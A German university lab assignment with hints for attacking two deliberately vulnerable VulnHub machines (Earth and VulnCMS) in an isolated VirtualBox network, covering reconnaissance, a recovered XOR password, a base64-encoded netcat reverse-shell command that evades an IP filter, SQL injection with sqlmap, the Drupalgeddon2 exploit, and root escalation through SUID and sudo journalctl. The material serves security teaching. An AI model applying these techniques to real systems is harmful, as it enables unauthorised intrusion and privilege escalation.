

Angriffe auf ein Webservice

Laborufgabe Block 5

25HS

Inhaltsverzeichnis

1 Aufgabenstellung

In diesem Lab werden wir einen geführten Angriff auf eine Web-Installation durchführen. Die Übung gibt es als "leichte" und als "fortgeschrittene" Variante. Grundsätzlich werden bei beiden Varianten ein kleiner Server und eine KALI-Installation in einem Local-only Netzwerk von Oracle Virtualbox benötigt. Bitte wählen Sie entsprechend Ihrem Skill-Set die Variante aus. Beide Aufgaben sind identisch aufgebaut. Der erste Teil behandelt das Setup der Umgebung. Der zweite Teil gibt "nur" Hinweise, wie Sie auf der VM einbrechen kann, indem zumindest das Vorgehen verraten wird. Ganz am Ende steht jeweils ein Link unter dem Sie einen ausführlichen Walkthrough finden.

Bei den beiden Varianten werden zum Teil gezielt andere Kommandos für ähnliche Tasks eingesetzt um Varietät zu zeigen und verschiedene Möglichkeiten. Manchmal weichen deshalb die Tipps zum Vorgehen vom Walkthrough ab.

2 "Leichte" Variante

2.1 Setup

Für diese Übung benötigen Sie eine Installation von Oracle VirtualBox und ein Host-only-Netzwerk auf dem Host. Setzen Sie es auf, indem Sie unter Datei ⇒ Host-Only-Manager ein Netzwerk einfügen und anschliessend alle VMs in dieses Netzwerk stellen.

Auf dem AD im Ordner "Zusatzmaterial" befindet sich ein aktuelle Kali Image. Ferner ist eine verwundbare Maschine mit der Bezeichnung Earth.ova (Originalquelle: `https://www.vulnhub.com/entry/the-planets-earth,755/`) abgelegt. Beide Virtuelle Maschinen müssen installiert werden (und ins entsprechende Netzwerk eingefügt).

2.2 Tipps zum Vorgehen

Folgendes Vorgehen wird Vorgeschlagen:

1. Starten Sie die Kali und die Earth-VM in Virtualbox.
2. Verwenden Sie "netdiscover" auf Kali um den zu anzugreifenden Host zu finden.
3. Von Kali aus: Scannen Sie die laufende Earth-VM auf offene Ports.
   Der offene Port 443 sieht interessant aus. Gemäss dem Zertifikat sind "terratest.earth.local" und "earth.local" die funktionierenden namen. Die müssen Sie im /etc/hosts ihres Kali-Rechners eintragen (mit der IP der Earth-VM).
4. Verwenden Sie Nikto um die beiden vHosts zu scannen und schauen Sie sich das File "robots.txt" an.
   Daraus ergeben sich zwei Kandidaten. Das "/admin"-Verzeichnis und die Files "/test-

ingnotes*".

5. Aus den Vorhergehenden Schritten wissen wir, dass eine admin-Seite existiert, der username "terra" ist und mit XOR-Verschlüsselung arbeitet.
6. Verwenden Sie das Python-Tool xortool mit den "Verschlüsselten Strings" um den XOR-String "DUCKY" zu identifizieren.
7. Mit dem ermittelten Passwort ("earthclimatechangebad4humans") können Sie anschliessend auf der /adin-Seite einloggen.
8. Versuchen Sie eine Reverse-TCP-Shell zu starten mit dem netcat-Tool (nc -nv <ip>). Sie stellen fest, dass die IP-Adresse gefiltert wird. Um dies zu umgehen.
9. Versuchen Sie den IP-Filter mit einem Encoding zu umgehen (etwas wie z.B. "echo "bmMgLW52IDE5Mi4xNjguNTYuMTAyIDgw"|base64 −d | /bin/sh").
10. Verbinden Sie mit der Reverse-Shell
11. Suchen Sie, welche Files für Sie lesbar sind (z.B. mit dem find-Kommando) oder Files mit SUID-Flags.
12. Sie finden Ihr erstes Flagfile (Trophäe unter /var/earth_web)
13. Kopieren sie das gefundene SUID-File reset_root auf den Kali-Host und analysieren Sie es mit ltrace. Identifizieren Sie, welche Files es haben will um zu funktionieren und erzeugen Sie diese auf der Earth-VM. Anschliessend können Sie sich die zweite Flag abholen.

2.3 Walkthrough

Einen Ausführlichen Walkthrough mit Erläuterungen finden Sie unter `https://nullcereal.com/2021/12/the-planetsearth-walkthrough/`.

3 "Fortgeschrittene" Variante

Diese Variante ist fortgeschritten. Nicht überall kommt man auf Anhieb zum Erfolg

3.1 Setup

Für diese Übung benötigen Sie eine Installation von Oracle VirtualBox und ein Host-only-Netzwerk auf dem Host. Setzen Sie es auf, indem Sie unter Datei ⇒ Host-Only-Manager ein Netzwerk einfügen und anschliessend alle VMs in dieses Netzwerk stellen.

Auf dem AD im Ordner "Zusatzmaterial" befindet sich ein aktuelle Kali Image. Ferner ist eine verwundbare Maschine mit der Bezeichnung (Originalquelle: `https://www.vulnhu`

b.com/entry/vulncms-1,710/) abgelegt. Beide Virtuelle Maschinen müssen installiert werden (und ins entsprechende Netzwerk eingefügt).

3.2 Tipps zum Vorgehen

1. Starten Sie die Kali und die VulnCMS-VM in Virtualbox.
2. Verwenden Sie "netdiscover" auf Kali um den zu anzugreifenden Host zu finden.
3. Von Kali aus: Scannen Sie die laufende VulnCMS-VM auf offene Ports. ⇒ Interessant sind vorerst die http-Ports
4. schauen Sie sich mit "dirb" eine Auflistung der Seiten an. Port 80 ist möglicherweise uninteressant, aber port 5000 gibt mehr her. Damit allerdings Port 5000 funktioniert muss zuerst noch ein Eintrag in /etc/hosts gemacht werden. Auf port 5000 ist eine Wordpress-Installation. Die kann mit "wpscan" analysiert werden
5. Gehen Sie weiter auf port 8081. Dort befindet sich eine Joomla-Instanz, wie Sie am index.html-Dokument Feststellen können. Verwenden Sie joomscan (Das ist möglicherweise nicht vorinstalliert) um die Instanz zu scannen.
6. Bei der "odering history" ist eine SQL-Injection möglich. Diese kann von Hand oder besser mit "sqlmap" analysiert werden. Über die Tabelle `hs23w_users` gelangen Sie an mehrere libcrypt Passwort-Hashes (Das sind bcrypt-Hashes mit Salt). Sie dürfen diese versuchen zu cracken, werden vermutlich aber scheitern.
7. Gehen Sie weiter zum nächsten Port. Auf Port 9001 befindet sich eine veraltete Drupal-Instanz (Drupal 7), zu welcher es einen Exploit (exploit/unix/webapp/drupal_drupalgeddon2) gibt. Deployen Sie mit Hilfe dieses Exploits eine Reverse-TCP-Shell auf dem Host.
8. Durchsuchen Sie das Filesystem nach interessanten Files. Das File /html/drupal/misc/tyrell.pass. Sie können mit dem Benutzer tyrell einloggen und seine sudo-Rechte auflisten. Er hat unlimitierten Zugang auf journalctl.
9. Starten Sie yournalctl und von da asu starten Sie eine Shell (z.B. mit !/bin/bash).⇒ Sie sind jetzt root. Gehen Sie und holen Sie sich das Flagfile im home von root ab.

3.3 Walkthrough

Einen Ausführlichen Walkthrough mit Erläuterungen finden Sie unter `https://resources.infosecinstitute.com/topic/vulncms-1-vulnhub-ctf-walkthrough-part-1/`